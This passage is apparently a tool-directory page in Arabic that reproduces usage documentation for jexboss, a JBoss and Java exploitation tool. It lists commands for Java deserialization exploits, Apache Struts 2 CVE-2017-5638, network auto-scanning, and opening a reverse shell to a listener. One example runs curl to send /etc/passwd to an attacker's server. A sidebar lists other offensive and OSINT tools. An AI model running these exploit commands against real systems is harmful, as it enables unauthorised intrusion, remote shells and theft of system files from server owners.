
alt tag


  • النتائج والتوصيات:

alt tag


Reverse Shell (دمج meterpreter)

بعد استغلال خادم JBoss، يمكنك استخدام واجهة الأوامر الخاصة بـ jexboss نفسها أو إجراء اتصال عكسي باستخدام الأمر التالي:

   jexremote=YOUR_IP:YOUR_PORT

   مثال:
     Shell>jexremote=192.168.0.10:4444

  • مثال: alt tag

عند استغلال ثغرات إلغاء تسلسل Java (Application Deserialization، Servlet Deserialization)، تكون الخيارات الافتراضية: إجراء اتصال عكسي (reverse shell) أو إرسال أمر لتنفيذه.

أمثلة الاستخدام

  • لثغرات إلغاء تسلسل Java في معامل HTTP مخصص ولإرسال أمر مخصص لتنفيذه على الخادم المخترق:
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
  • لثغرات إلغاء تسلسل Java في معامل HTTP مخصص ولإجراء اتصال عكسي (سيطلب عنوان IP ومنفذ المضيف البعيد):
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
  • لثغرات إلغاء تسلسل Java في Servlet (مثل Invoker):
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
  • لـ Apache Struts 2 (CVE-2017-5638)
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
  • لـ Apache Struts 2 (CVE-2017-5638) مع الكوكيز للموارد المحمية
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
  • وضع الفحص التلقائي:
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
  • وضع فحص الملف:
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log

  • خيارات إضافية:
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    435
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    260

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →